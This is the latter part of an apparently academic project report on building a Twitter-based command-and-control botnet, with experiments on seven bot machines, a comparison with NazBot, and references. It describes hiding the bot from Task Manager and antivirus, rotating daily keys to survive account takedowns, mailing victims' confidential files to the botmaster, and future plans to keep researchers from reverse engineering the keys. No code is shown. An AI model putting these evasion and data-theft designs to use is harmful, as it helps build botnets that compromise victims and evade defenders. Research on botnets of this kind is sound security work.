


Figure 48: Stealth of the Malware from the Task Manager



Figure 49: Stealth of Malware from the Anti-virus

## 5.2 Spam

Typically one of the main uses for a botnet is to send spamming emails [1]. There are Java libraries that allow for sending of outgoing email, as well as other methods to accomplish this from a home computer. However, many email services will not accept email sent in this way [15]. Email services employ a reverse lookup on the hostname machine used to send an email, and, if this fails, it will generally refuse to pass the email along [15]. The way spam is sent on a large scale is to use email servers that are configured or misconfigured, to relay email from hosts that are unauthenticated-these are called open relays [18]. Open relays are available on the Internet. Using this method presents an opportunity to get into trouble. There is a chance of having our botnet code seen as sending spam, and it is possible that a relay could be acting as a honeypot; in which case our botnet code could attract the attention of malware researchers, both outcomes we wanted to avoid [18].

## 5.3 Defense of the botnet through daily key updates

The key generation makes sure that a new key is picked daily from the text file by hashing the indexes. The benefit of searching for a daily key, instead of a specific user account, is to prevent the shutdown of the botmaster. With keys that change daily, the botmaster commands can be posted on many different user accounts. Therefore, if Twitter shuts down one account, we can always create a new Twitter account and so our botmaster will not terminate easily.

## 5.4 Current Command and Control Botnet Trends

Over two-year period a study [20] of over 1.1 million botnet submissions found that the use of an IRC for communications was in decline. Bot operators moved



away from public command-and-control channels because security researchers have had too much success analyzing the botnets that use these communication modes such as Internet relay chat (IRC) [20].

In a recent paper [3], a drop in use of an IRC for command and control was seen between the start of 2007 and the end of 2008 [20].

The author in [3] argues that it will be easy to hide within the noise of Twitter. Since shortened URLs are common, and services such as bit.ly have trouble scanning the destination of every link they handle, defending against botnets that abuse Twitter as a communications medium is difficult [20].




Figure 50: Current C&C Botnet Trends

## CHAPTER 6

### Experiments

In this last chapter we discuss the setup of our experimental design. We compare our botnet with a Twitter-based NazBot. We list the number testcases executed.

#### 6.1 Setup of Our Botnet

In our experimental setup, we built a network of 7 bots due to practical restrictions. The setup can be extended for larger networks if we gain more actual physical systems, as is the usual case with botmasters in practice. Out of 7 we had 2 actual systems and 5 virtual machines. The 2 actual systems had Windows XP and Ubuntu 12.04 (64 bit) Debian Kernel 3.2.0+ installed. The virtual machines had 3 XP, 1 Windows 7 and 1 Ubuntu 11.10 (64 bit) installed. All 3 of the 5 XP virtual machines had RAM of 512 MB and 32 MB of graphics memory. The one Virtual Ubuntu machine had 1 GB of RAM and 32 MB of graphics memory. The actual Ubuntu machine had 4 GB of RAM and 128 MB of graphics memory. The one Windows 7 virtual machine had 1 GB of RAM and 64 MB of graphics memory. One actual Windows XP worked as the C&C botmaster and it had both the botmaster code and bot codes. It had 4 GB of RAM and 128 MB of graphics. The rest 6 machines had just the botcodes installed. The machine containing the botmaster code would tweet commands on its Twitter account. At the same time, machines running botcodes would keep querying from the Twitter search engine with pre-formatted keywords and look for those commands. For virtualization, both VMWare Player and Oracle Virtual Box were used.

Depending on the Internet connectivity, as soon as they would fetch the code they would process described commands and, based on the system's speed, they would perform as instructed. They all were tested simultaneously and the tests were successful and performed as expected.

Table 5: Experimental Setup.

Setup	Operating System	Memory (RAM)	CPU (2.79 GHz)
Botmaster (Bot)	Windows XP	4 GB	i7
Bot 1	Ubuntu 12.04	4 GB	i3
Bot 2	Windows 7	1 GB	i7
Bot 3	Windows XP	512 MB	i3
Bot 4	Windows XP	512 MB	i3
Bot 5	Windows XP	512 MB	i3
Bot 6	Ubuntu 12.04	1 GB	i3

Figure 51 shows the botmaster posting commands in the form of tweets on their Twitter account. The command is for browsing a webpage on the bot's browsers. Figure 52 shows the victim's system running the bot code. In this example, inorder to increase the number of bots, we have created virtual machines and, hence, we can see that there are more than just one bot (Figure 52) running the bot code and opening the webpage instructed by the botmaster.




Figure 51: Botmaster in Action




Figure 52: Bots in Action

## 6.2 Comparison with Twitter-based NazBot

Kartalpe [19] mentions one Twitter based command and control botnet identified recently. He has nicknamed it NazBot [19]. NazBot makes an HTTP GET request to upd4t3s twitter RSS feed [19]. It returns the RSS feed containing Base64-encoded text. A bot decodes the text as bit.ly URLs and makes a request to each [19]. NazBot redirects the malicious zip file to the bot [19]. Bot downloads it, unzips it, and executes its contents [19]. It gathers and transmits the information to the botmaster [19]. The executables, such as gbpm.exe and gbpm.dll, have been used for stealing password and other important information [19]. The NazBot abused popular websites such as Twitter and Facebook [19]. It exploited a popular port 80 used for an HTTP request and response for command and control communication [19]. Using an RSS feed to auto-update bots is similar to normal communication traffic. This made it look unsuspicious to Twitter or general public.




Figure 53: Twitter Based NazBot

Table 6 shows the differences between the functionality of NazBot and our Twitter based Command and Control Botnet.

Table 6: Comparison with NazBot

<b>NazBot</b>	<b>Our Twitter-based Botnet</b>
Bots read the RSS feed	Bots read status message
Had a website to upload information	Use email functionality to email information
Fixed port 80 is used	No port used
Executables were downloaded from the website	Executables were already sent with infection
Everytime code was downloaded it needed to be unzipped and installed on victim system	After reading the tweets bots performed with preins allled malicious code
Heavy network bandwidth with uploading/downloading the information and executables	Flexible email approach

Our botnet performs better than NazBot in many ways. Since, it uses the normal status post it looks very innocent to common public. There are millions of tweets per-day floating over Twitter and, similarly, there are thousands of query for the tweets, suspicion is not raised. However, with RSS feeds, fetching and uploading information to a particular web server could be risky as there can be heavy communication traffic directed towards a web server. Using a webserver on a fixed port 80 made NazBot weaker; however, in our approach we do not have this port requirement. For handling the communication in an easy and efficient manner we relied on an email method; and for this purpose we developed our email functionality as discussed in the chapter 5. Also, since we installed the botcode only once, we do not have user end processing

for a malicious code, unlike Nazbot where executables were downloaded, unzipped, and executed to perform its action.

### 6.3 Test Cases

In our project a new Twitter account was created solely for our project and, as our project progressed, the number of tweets being posted gradually increased, the number of followers slowly increased. The account worked as a benchmark for our entire project. Table 7 lists some of the test cases and statistics for our project and experiment.

Table 7: Test Cases

Total commands Developed	13
No of Tweets Posted	350+
No of followers following botmaster	20+
No of Followers botmaster followed	110+

### 6.4 Twitter's Limitations on API Usage

Twitter provides all support and services to developers for developing their applications. However, Twitter limits and restricts the support in such a way that it should not be used for malicious purpose. The text that is to be updated is compared with the authenticated user's tweets that are recently posted. Any attempt that results in duplication will be blocked resulting in a 403 error [39]. Therefore, a same status cannot be posted twice by the user. There is a limited number of tweets that a user can create at a given time. If an allowed limit is crossed, then a user gets an HTTP 403 error. While passing the command in the form of a tweet to the `updateStatus()` api

there are few things to be taken into considerations [39]: The text of status update, typically up to 140 characters, and URL encode as necessary, with t.co link wrapping may affect character counts. The Twitter API only allows clients to make a limited number of calls within a given hour. This policy affects the APIs in different ways. Twitter imposes the restriction on the usage of the APIs either by limiting the API rate or by blacklisting the application. The default request rate limit is allowed upto 350 every hour. It is calculated with `oauth_token` used [45]. Rate limits are applied to methods that request information with an HTTP GET command [45]. Generally API methods that use HTTP POST to submit data to Twitter are not rate limited, however some methods are now being rate limited. Every method within the API documentation explains if it is rate limited or not [45]. Actions such as publishing status updates, sending direct messages, following, and un-following are not directly rate limited by the API but are subject to fair use limits [40]. These Twitter Limits are described on their help site [40].

The rate limit of 350 per-hour must be honored [44]. If a user's application abuses the rate limits then it will be blacklisted [44]. If a user is blacklisted they will be unable to get a response from the Twitter API [44]. If a user or application has been blacklisted, and the user thinks there has been an error, the user can contact Twitter's email address on the support [44].



## CHAPTER 7

### Conclusion and Future Work

We have developed a systematically Twitter based Social Networking Command and Control Botnet. We automated the process for logging-on to a Twitter account for a botmaster within the application. This avoids the compromise of our botmaster account and adds to security avoiding the misuse of a botmaster code. To help provide better and efficient communication between botmaster and bots we have developed email functionality.

Our key generation algorithm creates the different tweets for the same attacks at a given point of time and hence avoids our tweets from being repetitive. The idea of having a keyword helps in fetching the tweets as a query from Twitter search engine.

From the attack's point of view, we have simulated our botnet with different types of attacks. The attacks include: browsing the web page, fetching the user information from Twitter profile in the form of a Twitter ID, and profile picture etc, stopping and restarting the services running at victim's system, mailing confidential files to the botmaster, capturing information regarding user's work and sending it to the botmaster, processing DOS commands by a bot within the victim's system, and others.

For future work, although we have performed several tests this is the usual case in practice, and scope to accomplish more still exists. From the key generation's point of view, in order to avoid detection by Twitter; our bot could use a daily key for encrypting the commands themselves. This way, a researcher would not be able to find any suspicious commands being issued through Twitter. In addition, simply

having a daily key is not enough; theoretically a researcher could obtain a copy of the botnet, and reverse engineer the daily key algorithm. Therefore, we could add an extra command for adding a specific salt to the key generator. The advantage of doing this is that researchers would not be able to trace back the salt, to reverse engineer, and find out the key generation algorithm.

We are storing keywords within a text file and that is always fixed throughout the complete lifetime of the whole botnet. Next, we can create a mechanism that will keep changing the keyword.txt file with an updated list of keywords. We would have to make sure that both the replica of the file at the botmaster and bot ends are the same and not inconsistent. To avoid detection, we can create an encryption and a decryption mechanism for the keyword.txt file.

Further in the attack, we send the text file with DOS commands with a malware code. These DOS commands are fixed throughout the life of the bot. So for future work, we can design a mechanism to change the commands within the text file, based on the botmaster's next attack requirement. The generic command "run" provides three functionalities developed within our project, they are: "checkSystem", "NICs" and "screenshot".

The idea behind developing a general command is that it can perform various attacks as we continue to add several more subcommands.

Finally, from defense point of view, Twitter must develop a preventive and counter measure that will look for suspicious tweets.

The defense mechanism can be based on various factors. Twitter could check for various applications that are posting excessive tweets by using keywords, text commands, and tiny URLs. Additionally, keeping track of specific query traffic created

by various systems on Twitter's search engine would also help. If Twitter finds malicious activity it can warn the application developer. However, if the misuse of Twitter's authentication continues, then Twitter can track down and suspend the account. For that matter, it can track down the IP addresses and other details, then blacklist users and their profiles from continuing their malicious activity in the future.

## LIST OF REFERENCES

- [1] Babu Lokesh, Covert Botnet Implementation and Defense against Covert, Botnets, Utah State University, 5-1-2009.
- [2] Barford P. and Yegneswaran V., "An inside look at Botnets," Special Workshop on Malware Detection, Advances in Information Security, Springer Verlag, ISBN: 0-387-32720-7, 2006
- [3] Bayer U. et al., View on Current Malware Behaviors. In USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET), 2009.
- [4] Class Robot [Online]  
<http://download.oracle.com/javase/6/docs/api/java/awt/Robot.html>
- [5] Command and Control Structure [Online]  
<http://en.wikipedia.org/wiki/Botnet#Organization>
- [6] Concealment: Trojan horses, rootkits, and backdoors [Online]  
<http://en.wikipedia.org/wiki/Malware>
- [7] Code for the POC [Online] <http://www.grmn00bs.com/botPoCrelease-android.c>
- [8] Covert Channel [Online] [http://en.wikipedia.org/wiki/Covert\\_channel/](http://en.wikipedia.org/wiki/Covert_channel/)
- [9] Dittrich D., P2P as botnet command and control: a deeper insight, International Conference on Malicious and Unwanted Software, 2008
- [10] Dunn John, War On Error, January, 2008 [Online]  
<http://blogs.techworld.com/war-on-error/>
- [11] Feng Xing, Peng Yan, Zhao Yi, The Analysis of a Botnet Based on HTTP Protocol, Advanced Materials Research, Volume 179180 (2011) pp 575579
- [12] Gaudin S. Storm Worm Erupts Into Worst Virus Attack In 2 Years [Online]  
<http://www.informationweek.com/news/-showArticle.jhtml?articleID=201200849>
- [13] Grizzard J., Sharma V., Nunnery C., Kang B., and Dagon D. Peer-to-peer botnets: Overview and case study. In Proceedings of Hot Topics in Understanding Botnets (HotBots'07), 2007.
- [14] Gu G., Zhang J., and Lee W. (2008). "BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic." In Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS'08), San Diego, CA.

- [15] Heaton J., Programming Spiders, Bots, and Aggregators in java, Sybex, February, 2002, ISBN: 0782140408.
- [16] Holz T., Marechal S., and Raynal F., New threats and attacks on the world wide web, IEEE Security & Privacy, vol. 4, no. 2, pp.72-75, Mar/Apr.,2006
- [17] Java API [Online]  
<http://www.oracle.com/technetwork/java/javamail/javamail143-243221.html>
- [18] Kalt C., Internet Relay Chat: Client Protocol (2000). RFC 2812 [Online]
- [19] Kartaltepe E. et al, Social-Network Based Botnet Command-and-Control: Emerging Threats and Countermeasures. Institute for Cyber Security, University of Texas at San Antonio
- [20] Lemos Robert, Botnets Go Public by Tweeting on Twitter, Technology Review (Published by MIT), 2009 [Online]  
<http://www.technologyreview.com/blog/unsafebits/23991/>
- [21] Li. Daniel, Personal Communication
- [22] Liu J., Xiao Y., Ghaboosi K., Deng H., and Zhang J. (2009) "Botnet: classification, attacks, detection, tracing, and preventive measures," EURASIP Journal on Wireless Communications and Networking, vol., Article ID 692654, 11 pages, doi:10.1155/2009/692654
- [23] OAuth 1.0 [Online] <http://hueniverse.com/oauth/>
- [24] OAuth Faq [Online] <https://dev.twitter.com/docs/auth/oauth/faq>
- [25] Pervasive Technology and Internet Relay Chat, May, 2003, [Online]  
<http://paintsquirrelrel.ucs.indiana.edu/pdf/IRC.pdf>
- [26] Porras P., Saidi H., and Yegneswaran V. A Multi-perspective Analysis of the Storm (Peacomm) Worm. Technical report, Computer Science Laboratory, SRI International, October 2007.
- [27] Puro Software for Impact of Botnet on Infrastructure Networks [Online]  
<https://sites.google.com/site/botnetmalware/>
- [28] Rajab M., Zarfoss J., Monroe F., Terzis A., A multifaceted approach to understanding the botnet phenomenon, IMC'06, October 25-27, Rio de Janeiro, Brazil. Copyright 2006 ACM 1-59593-561-4/06/0010
- [29] Schneier Bruce, Nugache and Strom [Online]  
[http://www.schneier.com/blog/archives/2007/12/the\\_nugache\\_wor.html](http://www.schneier.com/blog/archives/2007/12/the_nugache_wor.html)

- [30] Shanmuga K., Methods of Infection [Online]  
<http://www.malwarehelp.org/methods-of-infection.html>
- [31] SMTP RFC [Online] <http://www.rfc-editor.org/info/rfc821>
- [32] Smith Rick, Multi Level Security [Online] <http://www.cryptosmith.com/mls>
- [33] SpamCopy Wiki, Botnet [Online] <http://forum.spamcop.net/scwik/BotNet>
- [34] Spyware Info Coolwebsearch chronicles [Online]  
<http://www.spywareinfo.com/~merijn/cwschronicles.html>
- [35] Stamp M., Information Security: Principles and Practice, 2nd edition, (Wiley, May 2011, ISBN-10: 0470626399, ISBN-13: 978-0470626399).
- [36] Taste of HTTP Botnets [Online]  
<http://www.team-cymru.com/ReadingRoom/Whitepapers/2008/http-botnets.pdf>
- [37] Toderici A., and Ross K., personal communication.
- [38] Tweeting for Fun "tweet4fun" [Online] <https://dev.twitter.com/apps/1483867/show>
- [39] Twitter [Online] <https://dev.twitter.com/docs/api/1/post/statuses/update>
- [40] Twitter API Documentation [Online] <https://dev.twitter.com/docs/api>
- [41] Twitter Based Botnet command channel [Online]  
<http://ddos.arbornetworks.com/2009/08/twitter-based-botnet-command-channel/>
- [42] Twitter Fan Wiki, Bots [Online] <http://twitter.pbworks.com/w/page/1779741/Bots/>
- [43] Twitter Libraries [Online] <https://dev.twitter.com/docs/twitter-libraries>
- [44] Twitter Support for Application [Online] <https://dev.twitter.com/docs/support>
- [45] Twitter-Update-Limit [Online] <https://support.twitter.com/>
- [46] Twitter4j API [Online] <http://twitter4j.org/en/index.html>
- [47] Wang P., Sparks S., Zou C.. "An Advanced Hybrid Peer-to-Peer Botnet", IEEE Transactions on Dependable and Secure Computing, 7(2), 113-127, April-June, 2010.
- [48] Weidman Georgia, Transport Botnet Control for Smartphones over SMS [Online]  
[http://www.grmn00bs.com/GeorgiaW\\_Smartphone\\_Bots\\_SLIDES\\_Shmoocoon2011.pdf](http://www.grmn00bs.com/GeorgiaW_Smartphone_Bots_SLIDES_Shmoocoon2011.pdf)
- [49] Yamamoto, Yusuke [Online] [Cited: 11 28, 2011.] Transitioning from Basic Auth to OAuth. [http://dev.twitter.com/pages/basic\\_to\\_oauth](http://dev.twitter.com/pages/basic_to_oauth)